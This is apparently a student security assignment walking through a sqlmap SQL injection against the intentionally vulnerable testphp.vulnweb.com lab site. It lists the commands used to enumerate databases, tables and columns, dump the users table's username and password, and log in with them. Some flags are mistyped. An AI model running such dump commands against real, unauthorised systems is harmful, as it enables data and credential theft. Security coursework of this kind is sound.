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COMP421: INFORMATION SECURITY
Section A
Assignment 1

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
SQL Injection Attack with the use of SQL Map

SQL injection is a type of cyber-attack where an attacker injects malicious SQL code into a database query through a vulnerable application. This can allow the attacker to access, modify, or delete data from the database without authorization.

To conduct a SQL Injection Attack,

✓ Step 1:


To get URL of a live vulnerable website from http://www.vulnweb.com/ for penetration testing activities.



✓ **Step 2:**

Next, the SQL Map command I executed was **sqlmap -u "url" -dbs** which was used to list all databases in the given website. It displays the name of the databases.

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -dbs.



✓ <u>Step 3:</u>

Then the next command I executed was "sqlmap -u "url" -D database_name - tables". This command displays the table present in that database.

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables

In my case, tables of the 'acuart' database are displayed as shown in the screenshot.



✓ **Step 4:**

Then to display all the columns of a table in a specific database, I executed the command:

sqlmap -u "url" -D db_name -T table_name --columns

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --D acuart -T users columns

This command selected the users table as specified by the "-T" and displays the columns of that table.






✓ **Step 5:**

The next SQL Map command was to "dump only the selected columns": sqlmap -u "url" -D db_name -T table_name -C column_name --dump

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname -dump

This selects the 'uname' column of the table user as specified by "-C" and "-T" respectively. It displays the username which is test as shown in the screenshot.



sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass -dump

This command does the same displaying the 'pass' column of the 'users' table. The 'pass' column also had a value of 'test'



✓ **Step 6:**

To test the fetched data after the SQL Injection attack and to show successful exploitation. The fetched uname and pass "test" were entered for a successful login.

